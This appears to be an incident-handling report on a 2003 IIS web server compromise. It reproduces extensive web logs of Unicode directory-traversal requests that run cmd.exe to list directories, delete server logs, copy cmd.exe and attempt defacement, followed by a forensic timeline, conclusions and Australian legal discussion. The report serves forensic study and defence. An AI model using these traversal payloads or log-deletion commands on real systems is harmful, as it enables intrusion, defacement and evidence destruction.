Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:14:48 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\inetpub 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:15:31 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\winnt\system32\LogFiles 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:15:43 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+dir+c:\winnt\system32\LogFiles\W3SVC1 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:16:01 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+dir+c:\winnt\system32\LogFiles\W3SVC1 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:16:09 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+rm+c:\winnt\system32\LogFiles\W3SVC1\ex030627.log 502
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:16:16 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+delete+c:\winnt\system32\LogFiles\W3SVC1\ex030627.log 502
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:16:26 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+erase+c:\winnt\system32\LogFiles\W3SVC1\ex030627.log 502
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:27:59 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+dir+c:\winnt\system32\LogFiles\W3SVC1 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:28:02 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+dir+c:\winnt\system32\LogFiles\W3SVC1 200

Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:28:07 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+echo+%22%3Cdiv+align%3D%22center%22%3E%3Ccenter%3E%3Ctabl
e+border%3D%220%22+cellpadding%3D%220%22+cellspacing%3D%220%
22+style%3D%22border-
collapse%3A+collapse%22+bordercolor%3D%22%23111111%22+width%3D
%22100%25%22+id%3D%22AutoNumber1%22+height%3D%22100%25%22
%3E%3Ctr%3E%3Ctd+width%3D%22100%25%22+align%3D%22center%22
%3E%3Cfont+color%3D%22%23FF0000%22+size%3D%227%22%3EjOOz+
h4z+b33n+0WNz3d%3C%2Ffont%3E%3Cp%3E%26nbsp%3B%3C%2Fp%3
E%3Cp%3E%3Cfont+size%3D%227%22+color%3D%22%23FF0000%22%3
E%2C.oO%28%21%3A-h4x0rz%3A-
%21%29Oo.%2C%3C%2Ffont%3E%3C%2Ftd%3E%3C%2Ftr%3E%3C%2Ft
able%3E%3C%2Fcenter%3E%3C%2Fdiv%3E%22+%3E+c%3A%5Cinetpub
%5Cwwwroot%5Ctest.html 500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:28:35 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\inetpub\wwwroot 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:29:29 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+echo+>+"test"+c:\inetpub\wwwroot\test.html 500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:29:38 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+echo+>+test+>+c:\inetpub\wwwroot\test.html 500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:29:43 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+echo+test+>+c:\inetpub\wwwroot\test.html 500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:29:46 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+echo+>+test+>+c:\inetpub\wwwroot\test.html 500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:29:46 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+echo+test+>+c:\inetpub\wwwroot\test.html 500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:29:47 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe

```
/c+echo+>+test+>+c:\inetpub\wwwroot\test.html 500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:29:47 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+echo+test+>+c:\inetpub\wwwroot\test.html 500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:29:47 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+echo+>+test+>+c:\inetpub\wwwroot\test.html 500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:29:48 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+echo+test+>+c:\inetpub\wwwroot\test.html 500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:29:48 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+echo+>+test+>+c:\inetpub\wwwroot\test.html 500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:29:48 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+echo+test+>+c:\inetpub\wwwroot\test.html 500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:33:26 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe+/c+echo+test+>+c:/inetpub/wwwroot/test
.html - 403
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:33:31 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+echo+test+>+c:\inetpub\wwwroot\test.html 500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:39:11 2.2.2.135 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+dir 200 -
2003-07-14 08:39:15 2.2.2.135 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+ls 502 -
2003-07-14 08:39:16 2.2.2.135 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+cd+\ 502 -
2003-07-14 08:39:20 2.2.2.135 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+cd+ 502 -
2003-07-14 08:39:21 2.2.2.135 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 200 -
2003-07-14 08:39:26 2.2.2.135 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+C:\ 200 -
```

2003-07-14 08:39:33 2.2.2.135 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 200 -
2003-07-14 08:39:41 2.2.2.135 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\inetpub 200 -
2003-07-14 08:39:44 2.2.2.135 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+pwd 502 -
2003-07-14 08:39:49 2.2.2.135 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+exit 502 -
2003-07-14 08:40:09 2.2.2.135 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+echo+Hacked+>+c:\inetpub\wwwroot\test.html 500 -
2003-07-14 08:40:27 1.1.1.24 - 10.10.10.10 81 GET / - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:43:48 2.2.2.135 - 10.10.10.10 81 HEAD / - 200 -
2003-07-14 08:44:02 2.2.2.135 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+dir 200 -
2003-07-14 08:44:02 2.2.2.135 - 10.10.10.10 81 GET
/scripts..\../winnt/system32/cmd.exe /c+dir 404 -
2003-07-14 08:44:02 2.2.2.135 - 10.10.10.10 81 GET
/scripts/..Á%pc../winnt/system32/cmd.exe /c+dir 500 -
2003-07-14 08:44:02 2.2.2.135 - 10.10.10.10 81 GET
/scripts/..À%9v../winnt/system32/cmd.exe /c+dir 500 -
2003-07-14 08:44:02 2.2.2.135 - 10.10.10.10 81 GET
/scripts/..À%qf../winnt/system32/cmd.exe /c+dir 500 -
2003-07-14 08:44:02 2.2.2.135 - 10.10.10.10 81 GET
/scripts/..Á%8s../winnt/system32/cmd.exe /c+dir 500 -
2003-07-14 08:44:02 2.2.2.135 - 10.10.10.10 81 GET
/scripts/..Á ../winnt/system32/cmd.exe /c+dir 500 -
2003-07-14 08:44:02 2.2.2.135 - 10.10.10.10 81 GET
/scripts/..\../winnt/system32/cmd.exe /c+dir 200 -
2003-07-14 08:44:02 2.2.2.135 - 10.10.10.10 81 GET
/scripts/..o../winnt/system32/cmd.exe /c+dir 404 -
2003-07-14 08:44:02 2.2.2.135 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+dir 200 -
2003-07-14 08:44:02 2.2.2.135 - 10.10.10.10 81 GET
/scripts/..ð€€¯../winnt/system32/cmd.exe /c+dir 404 -
2003-07-14 08:44:02 2.2.2.135 - 10.10.10.10 81 GET
/scripts/..ø€€€¯../winnt/system32/cmd.exe /c+dir 404 -
2003-07-14 08:44:03 2.2.2.135 - 10.10.10.10 81 GET
/scripts/..ü€€€€¯../winnt/system32/cmd.exe /c+dir 404 -
2003-07-14 08:44:03 2.2.2.135 - 10.10.10.10 81 GET
/msadc/../../../../../../winnt/system32/cmd.exe /c+dir 200 -
2003-07-14 08:44:03 2.2.2.135 - 10.10.10.10 81 GET /cgi-
bin/../../../../../../winnt/system32/cmd.exe /c+dir 404 -
2003-07-14 08:44:03 2.2.2.135 - 10.10.10.10 81 GET
/samples/../../../../../../winnt/system32/cmd.exe /c+dir 404 -
2003-07-14 08:44:03 2.2.2.135 - 10.10.10.10 81 GET
/iisadmpwd/../../../../../../winnt/system32/cmd.exe /c+dir 404 -

2003-07-14 08:44:04 2.2.2.135 - 10.10.10.10 81 GET /_vti_cnf/../../../../../../winnt/system32/cmd.exe /c+dir 404 -
2003-07-14 08:44:04 2.2.2.135 - 10.10.10.10 81 GET /_vti_bin/../../../../../../winnt/system32/cmd.exe /c+dir 200 -
2003-07-14 08:44:04 2.2.2.135 - 10.10.10.10 81 GET /adsamples/../../../../../../winnt/system32/cmd.exe /c+dir 404 -
2003-07-14 08:44:14 2.2.2.135 - 10.10.10.10 81 HEAD / - 200 -
2003-07-14 08:44:28 2.2.2.135 - 10.10.10.10 81 GET /scripts/../../winnt/system32/cmd.exe /c+dir 200 -
2003-07-14 08:44:28 2.2.2.135 - 10.10.10.10 81 GET /scripts..\../winnt/system32/cmd.exe /c+dir 404 -
2003-07-14 08:44:28 2.2.2.135 - 10.10.10.10 81 GET /scripts/..Á%pc../winnt/system32/cmd.exe /c+dir 500 -
2003-07-14 08:44:28 2.2.2.135 - 10.10.10.10 81 GET /scripts/..À%9v../winnt/system32/cmd.exe /c+dir 500 -
2003-07-14 08:44:28 2.2.2.135 - 10.10.10.10 81 GET /scripts/..À%qf../winnt/system32/cmd.exe /c+dir 500 -
2003-07-14 08:44:28 2.2.2.135 - 10.10.10.10 81 GET /scripts/..Á%8s../winnt/system32/cmd.exe /c+dir 500 -
2003-07-14 08:44:28 2.2.2.135 - 10.10.10.10 81 GET /scripts/..Á ../winnt/system32/cmd.exe /c+dir 500 -
2003-07-14 08:44:28 2.2.2.135 - 10.10.10.10 81 GET /scripts/..\../winnt/system32/cmd.exe /c+dir 200 -
2003-07-14 08:44:28 2.2.2.135 - 10.10.10.10 81 GET /scripts/..o../winnt/system32/cmd.exe /c+dir 404 -
2003-07-14 08:44:28 2.2.2.135 - 10.10.10.10 81 GET /scripts/../../winnt/system32/cmd.exe /c+dir 200 -
2003-07-14 08:44:28 2.2.2.135 - 10.10.10.10 81 GET /scripts/..ð€€¯../winnt/system32/cmd.exe /c+dir 404 -
2003-07-14 08:44:28 2.2.2.135 - 10.10.10.10 81 GET /scripts/..ø€€€¯../winnt/system32/cmd.exe /c+dir 404 -
2003-07-14 08:44:29 2.2.2.135 - 10.10.10.10 81 GET /scripts/..ü€€€€¯../winnt/system32/cmd.exe /c+dir 404 -
2003-07-14 08:44:29 2.2.2.135 - 10.10.10.10 81 GET /msadc/../../../../../../winnt/system32/cmd.exe /c+dir 200 -
2003-07-14 08:44:29 2.2.2.135 - 10.10.10.10 81 GET /cgi-bin/../../../../../../winnt/system32/cmd.exe /c+dir 404 -
2003-07-14 08:44:29 2.2.2.135 - 10.10.10.10 81 GET /samples/../../../../../../winnt/system32/cmd.exe /c+dir 404 -
2003-07-14 08:44:29 2.2.2.135 - 10.10.10.10 81 GET /iisadmpwd/../../../../../../winnt/system32/cmd.exe /c+dir 404 -
2003-07-14 08:44:30 2.2.2.135 - 10.10.10.10 81 GET /_vti_cnf/../../../../../../winnt/system32/cmd.exe /c+dir 404 -
2003-07-14 08:44:30 2.2.2.135 - 10.10.10.10 81 GET /_vti_bin/../../../../../../winnt/system32/cmd.exe /c+dir 200 -
2003-07-14 08:44:30 2.2.2.135 - 10.10.10.10 81 GET /adsamples/../../../../../../winnt/system32/cmd.exe /c+dir 404 -
2003-07-14 08:44:51 2.2.2.135 - 10.10.10.10 81 GET /scripts/../../winnt/system32/cmd.exe /c+dir+C: 200 -

2003-07-14 08:45:13 2.2.2.135 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\inetpub\wwwroot 200 -
2003-07-14 08:46:32 2.2.2.135 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+echo+"j00z+h4z+b33n+0wNz!"+>+c:\inetput\wwwroot\default.htm 500 -
2003-07-14 08:46:42 1.1.1.24 - 10.10.10.10 81 GET / - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:46:44 1.1.1.24 - 10.10.10.10 81 GET / - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:46:44 1.1.1.24 - 10.10.10.10 81 GET / - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:47:23 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+echo+>+test+>+c:\inetpub\wwwroot\test.html 500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:47:33 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\windows\ 502
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:47:41 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\winnt\ 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:47:55 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\winnt\system32 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:50:19 2.2.2.135 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+cmd+/c+echo+test+>+c:\inetpub\wwwroot\test.html 500 -
2003-07-14 08:50:37 2.2.2.135 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+echo+test 502 -
2003-07-14 08:55:36 1.1.1.24 - 10.10.10.10 81 GET
/contents/..//..//..//..//..//..//..//..//winnt/system32.cmd.exe
/c%20echo%20Your%20Text%20%20Goes%20Here!!!!!>c:\inetpub\wwwroot\
%test.txt 404
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:02:17 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c%20echo%20Your%20Text%20%20Goes%20Here!!!!!>c:\inetpub\wwwroot\
%test.txt 500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:02:43 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe

/c+echo+Your+Text+Goes+Here!!!!!>c:\inetpub\wwwroot\%test.txt 500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:02:47 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+echo+Your+Text+Goes+Here!!!!!>c:\inetpub\wwwroot\test.txt 500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:09:21 1.1.1.24 - 10.10.10.10 81 GET
/scripts/..%5c..+%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:09:48 1.1.1.24 - 10.10.10.10 81 GET
/msadc/.."5c..%5c..%5c..+%5cwinnt/system32/cmd.exe /c+dir+c:\ 401
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:10:01 1.1.1.24 - 10.10.10.10 81 GET /cgi-
bin/.."5c..%5c..%5c..+%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:10:12 1.1.1.24 - 10.10.10.10 81 GET /cgi-
bin/.."5c..%5c..%5c..+%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:10:12 1.1.1.24 - 10.10.10.10 81 GET /favicon.ico - 404
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:10:17 1.1.1.24 - 10.10.10.10 81 GET
/_vti_cnf/…%5c..%5c."5c..%5c..%5c..+%5cwinnt/system32/cmd.exe /c+dir+c:\
404
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:10:32 1.1.1.24 - 10.10.10.10 81 GET /winnt/system32/cmd.exe
/c+dir+c:\ 404
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:10:40 1.1.1.24 - 10.10.10.10 81 GET / - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:10:43 1.1.1.24 - 10.10.10.10 81 GET /winnt/system32/cmd.exe
/c+dir+c:\ 404
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:10:49 1.1.1.24 - 10.10.10.10 81 GET /winnt/system32/cmd.exe
/c+dir+c:\inetpub\wwwroot 404
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:11:16 1.1.1.24 - 10.10.10.10 81 GET /winnt/system32/cmd.exe
/c+dir+c:\winnt\system32\LogFiles\W3SVC1 404

Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:11:28 1.1.1.24 - 10.10.10.10 81 GET / - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:12:28 1.1.1.24 - 10.10.10.10 81 GET
/scripts/..\../winnt/system32/cmd.exe /c+dir+C:\ 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:12:40 1.1.1.24 - 10.10.10.10 81 GET
/scripts/..\../winnt/system32/cmd.exe /c+dir+C:\inetpub\wwwroot 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:12:49 1.1.1.24 - 10.10.10.10 81 GET
/scripts/..\../winnt/system32/cmd.exe
/c+Delete+C:\inetpub\wwwroot\default.htm.html 502
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:12:56 1.1.1.24 - 10.10.10.10 81 GET
/scripts/..\../winnt/system32/cmd.exe
/c+rem+C:\inetpub\wwwroot\default.htm.html 502
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:13:08 1.1.1.24 - 10.10.10.10 81 GET
/scripts/..\../winnt/system32/cmd.exe /c+dir+C:\inetpub\wwwroot\ 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:15:01 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+echo+Your+Text+Goes+Here!!!!!>c:\inetpub\wwwroot\test.txt 500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:15:06 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:15:24 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\inetpub\wwwroot\ 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:15:38 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe
/c+del+c:\inetpub\wwwroot\default.htm.html 502
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 09:15:54 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\inetpub\wwwroot\ 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)

2003-07-14 09:16:03 1.1.1.24 - 10.10.10.10 81 GET /scripts/../../winnt/system32/cmd.exe /c+copy+c:\winnt\system32\cmd.exe+c:\winnt\system32\cmd1.exe 502 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.4322)
2003-07-14 23:20:20 10.1.17.115 - 10.10.10.10 81 GET /_private/ - 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.0.3705)

Timeline Analysis

The following is a reconstruction of the event that took place from the investigation that has been conducted. Main time lines events shown only. The actual time line differ by 2 hour, the time difference the server was misconfigured by.

Date	Time (event)	Event	Evidence
27th of June 2003	17:02	Installation of OS	Main system files not copied from CD install have a MAC with this time stamp
2003-07-14	06:09:49	http query by script kiddie	Web log
2003-07-14	06:10:02	Beginning of Unicode exploit	Web log
2003-07-14	09:16:03	Last Unicode command	Web log

Sample of time line extract file. Full MAC time line available on request has not been included due to it's length.

File	Size		Last Access	Last Modification	Creation
c:\\arcldr.exe	148992	BUILTIN\Administrators	Sat Jun 28 02:42:31 2003	Wed Jul 26 22:00:00 2000	Wed Jul 26 22:00:00 2000
c:\\arcsetup.exe	162816	BUILTIN\Administrators	Sat Jun 28 02:42:31 2003	Wed Jul 26 22:00:00 2000	Wed Jul 26 22:00:00 2000
c:\\AUTOEXEC.BAT	0	BUILTIN\Administrators	Fri Jun 27 17:07:46 2003	Fri Jun 27 17:07:46 2003	Fri Jun 27 17:07:46 2003
c:\\boot.ini	195	BUILTIN\Administrators	Sat Jun 28 02:58:12 2003	Sat Jun 28 02:58:12 2003	Sat Jun 28 02:44:03 2003
c:\\CONFIG.SYS	0	BUILTIN\Administrators	Fri Jun 27 17:07:46 2003	Fri Jun 27 17:07:46 2003	Fri Jun 27 17:07:46 2003
c:\\IO.SYS	0	BUILTIN\Administrators	Fri Jun 27 17:07:46 2003	Fri Jun 27 17:07:46 2003	Fri Jun 27 17:07:46 2003
c:\\MSDOS.SYS	0	BUILTIN\Administrators	Fri Jun 27 17:07:46 2003	Fri Jun 27 17:07:46 2003	Fri Jun 27 17:07:46 2003
c:\\NTDETECT.COM	34468	BUILTIN\Administrators	Sat Jun 28 02:43:45 2003	Wed Jul 26 22:00:00 2000	Wed Jul 26 22:00:00 2000

c:\\ntldr	214416	BUILTIN\Administrators	Sat Jun 28 02:42:31 2003	Wed Jul 26 22:00:00 2000	Wed Jul 26 22:00:00 2000
c:\\pagefile.sys	150994944		Wed Jul 9 09:23:02 2003	Wed Jul 9 09:23:02 2003	Sat Jun 28 02:38:57 2003

The image obtained was transferred and then mounted on the Linux forensic box
mount -t ntfs -o ro,loop /forensics/ PhysicalDrive0.img /mnt/images

md5 check sum on autopsy compared to the one obtained from the netcat transfer operation. The were the same indicating the image had not altered

Autopsy was subsequently used to examine the image in further detail. However it was concluded we needed to recover no files wince we had an accurate trail of events the script kiddie failed to clean up after himself, even though he potentially tried as evidenced in the logs.

String Search

A srting search using grep in autopsy for script kiddie jargon words such as 0wnz3d h4z0r h4z b33n that appeared in the log file.

Conclusions

We conclude that the web server was compromised by Unicode exploit on the 2003-07-14 at 06:09:49 due to an unpatched server. The attack continued until 09:16:03. the logs show the intruder tried to access a command shell and create directories on our system and possibly try and deface our web site, but he/she proved unsuccessful. This would also tell us the intruder was not very skilled and appears ot a copied Unicode commands as many appear to have not worked. It is recommended that the latest service pack including the latest security patches be installed to avoid this type of attack in future.

Part 3 Legal issues of Incident Handling

The main pieces of legislation that apply and information was obtained from are

- Cybercrime act 2001
- Criminal Act 1995
- Privacy act 1988
- Telecommunication act 1997
- Evidence Act 1995
- Corporate policy was also consulted.

As with most countries there are not a lot of cases to establish a legal precedence. In Australia the Federal Government plans to review the existing cybercrime laws, to ensuring that those convicted of computer crimes will receive stiffer penalties. The review will be conducted by the Attorney-General's Department. So we will need to watch this space in the near future to see what developments or new laws will be adopted. The following question are answered on the extrapolation of the 4 above mentioned legislations.

A. What, if any, information can you provide to the law enforcement officer over the phone during the initial contact?

The Privacy act 1988 states:

A record-keeper who has possession or control of a record that contains personal information shall not disclose the information to a person, body or agency (other than the individual concerned) unless:

(a) the individual concerned is reasonably likely to have been aware, or made aware under Principle 2, that information of that kind is usually passed to that person, body or agency;

(b) the individual concerned has consented to the disclosure;

(c) the record-keeper believes on reasonable grounds that the disclosure is necessary to prevent or lessen a serious and imminent threat to the life or health of the individual concerned or of another person;

(d) the disclosure is required or authorised by or under law; or

(e) the disclosure is reasonably necessary for the enforcement of the criminal law or of a law imposing a pecuniary penalty, or for the protection of the public revenue.

This therefore prohibits disclosure of personal information related to an individual without the express consent of the individual, unless there is criminal activity involved on the part of the person we are disclosing information about. At this early point in time we would not be able to absolutely sure. The other exemptions are if there is imminent threat to the life or health of people and if it is authorised under law for enforcement. Which is clearly not the case at this early stage of our investigation.

The Telecommunications act of 1997 prohibits disclosure of telecommunication information to any parties other that those that have

authority such as the Ombudsman and the Australian Communications Authority and the Australian Competition and Consumer Commission authority.
